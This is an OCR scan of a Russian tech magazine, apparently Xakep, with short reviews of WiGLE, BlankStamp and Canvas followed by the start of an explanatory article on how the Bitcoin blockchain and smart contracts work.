
1

→ Если ты собираешься заняться вардрайвингом или просто почему-то интересуешься, какие по соседству с твоим домом есть точки доступа, ты просто обязан знать про сайт wigle.net. Это публично доступная база данных хотспотов, которую энтузиасты собирают уже много лет. Возможно, ходить с антенной по улицам не придется — ведь все уже сделано за тебя.

Сайт Sci-Hub позволяет скачать практически любую научную работу. Всё, что для этого нужно — ввести в поисковую строку ее иден-

тификатор, ссылку на сайт, где она размещена (к примеру, ACM) или просто ключевые слова. Нажимаешь open, и готово — можно смотреть PDF в браузере или скачать для дальнейшего вдумчивого чтения.

Пользоваться WiGLE предельно просто: заходишь на сайт и либо сразу смотришь карту (увы, загрузка слоя с хотспотами далеко не моментальная), либо ищешь местоположение нужной точки доступа по SSID или MAC-адресу. Обрати внимание — для поиска есть специальная страница (View — Search), не пытайся в тех же целях использовать фильтр карты.



Искать можно не только по целому SSID, но и по его части, к тому же результаты поиска можно ограничить по геолокации и задать другие параметры — к примеру, силу сигнала. Результатом поиска будет таблица с описаниями сетей, включая метод шифрования. Не забывай смотреть и на дату, когда та или иная сеть была занесена в базу последний раз.


У WiGLE есть открытый API, правда для его использования понадобится регистрироваться. А если ты хочешь помочь собирать базу данных, то можешь установить на телефон или компьютер одно из приложений, которые отдают данные в подходящем формате.

Помимо WiGLE, существуют и приватные базы данных хотспотов. Наиболее известные принадлежат Google и компании Skyhook Wireless. Доступ к ним тоже можно получить, но понадобится регистрировать аккаунт разработчика, описывать, в каких целях предполагается использовать API, а в случае интенсивного использования — платить. И по вполне понятным причинам никто не позаботился о том, чтобы сделать такой же удобный фронтенд, как у WiGLE.

BLANKSTAMP — АНОНИМНЫЙ ПОЧТОВЫЙ СЕРВИС

BlankStamp.io

2



→ Всем известно, что для анонимной отправки электронного письма нужно завести фейковый адрес. Если дело не ограничится одним посланием, то этой дополнительной учеткой придется на протяжении всей переписки пользоваться. Разработчики сервиса BlankStamp придумали способ, который избавляет от этой необходимости.

Чтобы отправить анонимное письмо через BlankStamp.io, достаточно зайти на сайт, вписать email адресата в форму в самом низу и нажать на кнопку Go. По ней откроется стандартный системный почтовик, где в поле адреса доставки будет написано что-нибудь вроде `person_at007_server.com@blankstamp.io`, где `person` и `server.com` — две части изначального адреса получателя.

Адресат же, открыв послание, увидит, что оно отправлено с адреса на `blankstamp.io`, но вместо имени пользователя будет длинный набор чисел. Самое интересное — что на такое письмо можно ответить и переписываться дальше совершенно обычным способом, просто вся переписка будет проходить через BlankStamp, а адреса будут подменяться.

Бесплатно разрешается переписываться не более чем с пятью адресатами в неделю. Если нужно больше, то предлагается приобрести «кредиты Incognito» и тратить их. 2500 сообщений в таком случае обойдутся в 5 долларов.

Создатели BlankStamp отлично понимают, что их сервис способен привлечь спамеров, так что предупреждают: если активность клиента им не понравится, то ему откажут в обслуживании. Адресаты тоже могут отказаться получать письма, отправленные через BlankStamp: сообщение о такой возможности автоматически дописывается в каждое отправленное письмо. И конечно, разработчики клятвенно заверяют, что не хранят письма у себя.

CANVAS — МНОГОПОЛЬЗОВАТЕЛЬСКИЙ ТЕКСТОВЫЙ РЕДАКТОР С ПОДДЕРЖКОЙ MARKDOWN

Usecanvas.com

3



→ Когда в Google Docs добавили функцию совместной работы, это выглядело почти как магия: в документе появляется второй курсор и двое работают над текстом одновременно. Если ты не поклонник продуктов Google или предпочитаешь разметку Markdown традиционным форматам офисных документов, то сервис под названием Canvas может тебе понравиться больше.

Как и Google Docs, он поддерживает одновременную работу над документом несколькими людьми, и точно так же по ходу редактирования можно переписываться во встроенном чате. Однако в Canvas ты не увидишь ни громоздкой панели инструментов, ни (раздража-

ющего, если печатать ты не собираешься) разделения на страницы, ни вообще каких-либо меню или панелей.

Зато Canvas поддерживает формат Markdown — простейшую разметку, элементы которой удобно вводить с клавиатуры. К примеру, чтобы создать заголовок, достаточно поставить в начале строки символ решетки, а чтобы выделить слово курсивом, нужно обернуть его в знаки подчеркивания. Canvas на лету подхватит эту разметку и сделает заголовок крупным, сменит начертание на курсивное, создаст работающую гиперссылку и так далее. Добавлена и пара своих элементов, которых нет в стандартном Markdown, — в первую очередь списки с возможностью ставить галочки напротив строк.

К сожалению, минимализм Canvas — это не только плюс, но и минус. В этом сервисе нет и полезных вещей — к примеру, проверки орфографии или контроля версий (и то и другое есть в Google Docs). О таких мелочах, как счетчик знаков, и говорить не приходится. Еще не помешала бы возможность сохранить или отправить по почте документ в виде файла — пока что в случае необходимости приходится копировать текст с разметкой Markdown из браузера.

Конечно, сервис пока слишком новый, чтобы требовать от него всего сразу. Но для того, чтобы собраться с коллегами и быстро посмотреть какой-то текст, он уже вполне сгодится.



КРИПТОГРАФИЧЕСКАЯ НАРОДНАЯ РЕСПУБЛИКА

Олег Парамонов
paramonov@sheep.ru

КАК BLOCKCHAIN ПОБЕДИТ БЮРОКРАТИЮ (ИЛИ НЕТ)

Технология, которая лежит в основе Bitcoin, подходит не только для финансовых операций. Покончив с автоматизацией экономики, ее апологеты мечтают децентрализовать бизнес, коммунальные услуги, регулирующие органы и даже само государство. Но для этого нужно преодолеть множество технических и политических проблем.


Сторонники Bitcoin возлагали на первую децентрализованную электронную валюту огромные надежды. Удастся ли их оправдать — большой вопрос, особенно в России. Дело идет к тому, что в нашей стране Bitcoin просто запретят. Но даже в том случае, если сбудутся самые пессимистические прогнозы, Bitcoin рано сбрасывать со счетов. Самое интересное в нем — это технология, а не деньги.

БУХГАЛТЕРИЯ ДИКОГО ЗАПАДА

В основе Bitcoin лежит так называемая цепочка блоков транзакций, или блокчейн (blockchain), — грандиозная база данных, в которой хранятся сведения обо всех операциях, совершенных с этой валютой. Блокчейн можно сравнить с гроссбухом — главной бухгалтерской книгой, где фиксируют приход и расход средств на балансе организации.

В настоящем гроссбухе каждая строка представляет собой проводку — запись об изменении баланса организации. В столбце «Дебет» бухгалтер указывает, насколько уменьшился ее баланс. В столбце «Кредит» — насколько он вырос.

Записи в блокчейне очень похожи. У каждой отраженной в нем проводки, или, если использовать жаргонное наименование, «транзакции», есть «входы» и «выходы». Баланс отправителя транзакции сокращается на сумму, которая указана на ее входах. Выходы сообщают, насколько увеличится баланс получателей.




Средства, на которые ссылаются входы транзакции, распределяют между одним или несколькими выходами. Остаток направляют на выход, адресованный самому себе, — это сдача

Похожие базы данных имеются у любой платежной системы или банка. При совершении платежа они проверяют, что на счету клиента хватает средств, а затем снимают деньги с его баланса и прибавляют к балансу получателя.

Отличие сети Bitcoin в том, что она децентрализована. У нее нет верховного сервера, который контролирует внесение изменений в базу данных и следит, чтобы никто не тратил больше денег, чем имеет. Действующая копия блокчейна хранится на тысячах равноправных узлов, и добавлять туда новые записи может кто угодно.

Для банков и платежных систем такая ситуация немыслима. Если бы в их базах данных могли копаться посторонние, этим тут же воспользовались бы мошенники. Ничто не помешало бы им переписать себе средства с чужих счетов или расплатиться деньгами, которых у них нет.

Но блокчейн — это не обычная база данных. Он с самого начала рассчитан на использование в тех ситуациях, когда никому нельзя доверять. Именно это и делает его интересным.



Первая в мире свадьба, зарегистрированная в блокчейне Bitcoin, состоялась в октябре 2014 года

СКОВАННЫЕ ОДНОЙ ЦЕПЬЮ

Главное свойство блокчейна — его неизменяемость. Если однажды туда попали сведения о проведенной сделке, то они останутся там навсегда. Их нельзя ни удалить, ни отредактировать. И не потому, что это запрещено. Просто блокчейн устроен так, что даже мизерная правка требует невероятных вычислительных ресурсов.

Механизм, обеспечивающий неизменяемость, на удивление прост. Блокчейн похож на башню из детских кубиков. Нельзя вытащить кубик из середины и заменить его на другой, потому что тогда рухнет вся конструкция.

Новые записи добавляют в блокчейн не по одной, а большими блоками. Они в нашей метафоре соответствуют кубикам. У каждого блока есть уникальный идентификатор, которым служит криптографический хеш его заголовка. Вычисление такого хеша — это сложная задача, которая занимает по меньшей мере десять минут.

Поскольку в заголовке каждого блока хранится идентификатор предыдущего, модификация одного блока вызывает цепную реакцию: меняются хеши заголовков у всех блоков, которые добавлены позднее. Злоумышленнику придется пересчитать хеши для каждого из них. Это безумно дорогая и сложная задача, особенно если учесть, что каждый час блокчейн становится длиннее на шесть блоков. Для победы злоумышленник должен догнать и перегнать все честные узлы сети.

Генерацией новых блоков для добавления в блокчейн занимаются майнеры. Ты о них наверняка слышал — это те самые люди со специализированным железом, которые будто бы делают деньги из воздуха. В действительности майнерам отведена роль своего рода распределенной клиринговой палаты. Грубо говоря, их работа гарантирует, что сделка проведена без нарушений, а информация о ней достоверна. Генерация биткойнов — это лишь приятный побочный эффект их деятельности.

ЗОЛОТАЯ ЛИХОРАДКА

Когда один из участников сети Bitcoin создает транзакцию, он сообщает о ней всем соседним узлам, а те проверяют и передают ее дальше. Спустя несколько секунд о сделке узнают все. Майнеры тоже участвуют в этой эстафете, но для них она важна еще и по другой причине.

Они независимо друг от друга составляют из принятых и проверенных транзакций новый блок, а затем наперегонки выполняют «доказательство выполнения работы» (proof of work). Это самый долгий и трудоемкий этап создания блока, но именно его продолжительность и трудоемкость гарантируют незыблемость блокчейна.

«Доказательство работы» заключается в подборе идентификатора нового блока. Им, как мы знаем, служит криптографический хеш его заголовка. При этом

согласно правилам его величина не должна превышать значения параметра под названием «сложность» (difficulty). Для подгона результата под «сложность» в заголовке блока выделено четыре байта (nonce). Туда подставляют различные числа и пересчитывают хеш до тех пор, пока условие не будет выполнено. Значение «сложности» подобрано таким образом, чтобы поиск подходящего числа занимал примерно десять минут.

Это гонка, в которой есть победители и проигравшие. Вознаграждение получит лишь тот майнер, который первым закончил работу, а остальные останутся ни с чем. Сейчас награда составляет 25 биткойнов (около 715 тысяч рублей) плюс «чаевые», прилагающиеся к каждой транзакции. К июлю эта сумма, скорее всего, сократится вдвое.

Когда блок готов, победитель распространяет его по сети. Получив новый блок, другие участники сети проверяют его. Только в том случае, если и с ним, и с образующими его транзакциями все в порядке, они добавят его в свои копии блокчейна.

Неизменяемость блокчейна мешает злоумышленникам отредактировать историю транзакций задним числом, но этого мало. Нужно, чтобы туда попадала только верная информация. Эта задача решается на уровне отдельных транзакций.

ПРОГРАММИРУЕМЫЙ НОТАРИУС

Транзакции не просто сообщают, откуда и куда будут переданы деньги. Они указывают на происхождение этих денег. Входы новой транзакции связаны с выходами предыдущей. Иными словами, они представляют собой ссылки на суммы, заработанные в результате одной из прошлых сделок. Переходя по ссылкам

от транзакции к транзакции, можно проследить путь денег от момента создания до текущего обладателя.

Сослаться на чужие деньги не дают замысловатые танцы с электронными подписями и криптографическими ключами. Для нас в данном случае интерес представляет не столько крипто, сколько тот факт, что условия сделки встроены в саму транзакцию и представляют собой программы на примитивном стековом языке, напоминающем Forth. Можно сказать, что в Bitcoin скрипты играют роль контрактов.

Скрипты делятся на два типа: запирающие (scriptPubKey) и отпирающие (scriptSig). Запирающий скрипт находится на одной стороне ссылки, соединяющей выход старой транзакции со входом новой, а отпирающий — на другой. Чтобы ссылка сработала, отпирающий скрипт получателя денег должен подойти к запирающему скрипту отправителя.

Для проверки ссылки запускают сначала отпирающий скрипт, а затем запирающий. Отпирающий скрипт размещает на стеке данные для запирающего скрипта, а запирающий изучает их и определяет, соблюдены ли условия, которые поставил отправитель. Деньги можно использовать только в том случае, если проверка увенчалась успехом.

Обычно отпирающий скрипт предъявляет электронную подпись, которая сгенерирована на основе закрытого ключа создателя новой транзакции. Запирающий скрипт сверяет подпись с открытым ключом получателя и убеждается, что отправитель адресовал перевод именно этому участнику сети. Это не единственный возможный вариант, но примерно так работает большинство транзакций с биткойнами.

Каждый узел сети, в том числе и получатель денег, может проверить, откуда взялись отправленные средства и обладал ли создатель транзакции правом их тратить. Для незначительных переводов этого, как правило, достаточно, но риск можно уменьшить, дождавшись включения транзакции в блокчейн. Это даст гарантию, что переводимые деньги не были использованы раньше. Подтверждение особенно крупных переводов занимает больше времени: блокчейн должен вырасти настолько, чтобы расходы на пересчет добавленных блоков превысили доходы от обмана.

УМНЫЕ КОНТРАКТЫ

Возможности транзакции не исчерпываются передачей биткойнов от одного участника другому по электронной подписи. Встроенный язык программирования позволяет ставить любые условия. Например, запирающий скрипт может не требовать подписей вовсе. В этом случае отправленные деньги получает первый желающий. Можно поступить наоборот и запросить подпись не одного пользователя, а нескольких. Такой механизм бывает полезен в ситуациях, когда для проведения сделки нужно согласие третьей стороны.



Bitnation выпускает децентрализованные удостоверения личности с регистрацией в блокчейне

В этом с самого начала заключалась задумка анонимного изобретателя криптовалюты, скрывающегося под псевдонимом Сатоси Накамото. В одном из писем, датируемых 2010 годом, он объяснял, что протокол Bitcoin позволяет реализовать огромное множество разновидностей транзакций: сделки с эскроу, контракты с поручительством, разрешение споров третьей стороной и многое другое. Это было сознательным заделом на будущее.

Апологеты блокчейна идут еще дальше. Они полагают, что биткойн — это лишь начало. Если криптовалюта конкурирует с традиционной финансовой системой, не оставляя места ни для государственных центральных банков, ни для частичного банковского резервирования, то другие применения этой технологии должны взять на себя функции, которые выполняет государственная бюрократическая машина.

С технической точки зрения в этом есть логика. Если блокчейн справляется с хранением глобального гроссбуха, он подойдет и для, скажем, земельного кадастра. Блокчейн мог бы служить публичным репозиторием данных целого общества, в том числе реестров различных документов, событий и имущества. С его помощью предлагают отслеживать права собственности на землю и не-

движимость, регистрацию коммерческих предприятий и браков, даже свидетельства о рождении и смерти. Без коррупции, без лоббистов, без бюрократов, без налогов и без регулирования.

Практическим примером невалютного использования блокчейна могут служить так называемые умные контракты. В отличие от обычных контрактов, которые составляют и интерпретируют люди, умные контракты представляют собой компьютерные программы. Это делает их более предсказуемыми, объективными и точными.

Вот как они могут действовать. Предположим, кто-то хочет оставить своему внуку денежную сумму. Условием получения наследства будет либо смерть владельца денег, либо совершеннолетие получателя. Критерии оформляют в виде транзакции, размещенной в блокчейне реестра умных контрактов. Для проверки первого критерия программный агент следит за официальными сообщениями о смерти, которые публикуются в различных источниках. Для проверки второго критерия текущую дату сравнивают с датой, когда внуку исполнится 18 лет. Когда один из критериев срабатывает, сумма, прикрепленная к умному контракту, автоматически отправляется адресату.

Все это — не только теория. Стартапы и разработчики проектов с открытыми исходниками уже трудятся над реализацией новых применений блокчейна. Компания Ripple предлагает банкам услуги по сделкам на базе блокчейна, в котором, среди прочего, действуют умные контракты. Проект Colored Coins позволяет использовать биткойны в качестве виртуального отображения имущества и проводить с ним различные операции. PrecedentCoin должна стать программным эквивалентом прецедентной судебной системы. LiquidFeedback — это, по сути дела, представительская демократия на базе блокчейна. Наконец, в рамках проекта World Citizenship разрабатывают криптографические распределенные удостоверения личности.

ФАНТАЗИИ И РЕАЛЬНОСТЬ

Увы, утопический анархо-капитализм, о котором фантазируют любители блокчейна, с трудом выдерживает проверку реальностью. Показательнее всего трудности, с которыми в последнее время сталкивается сама сеть Bitcoin.

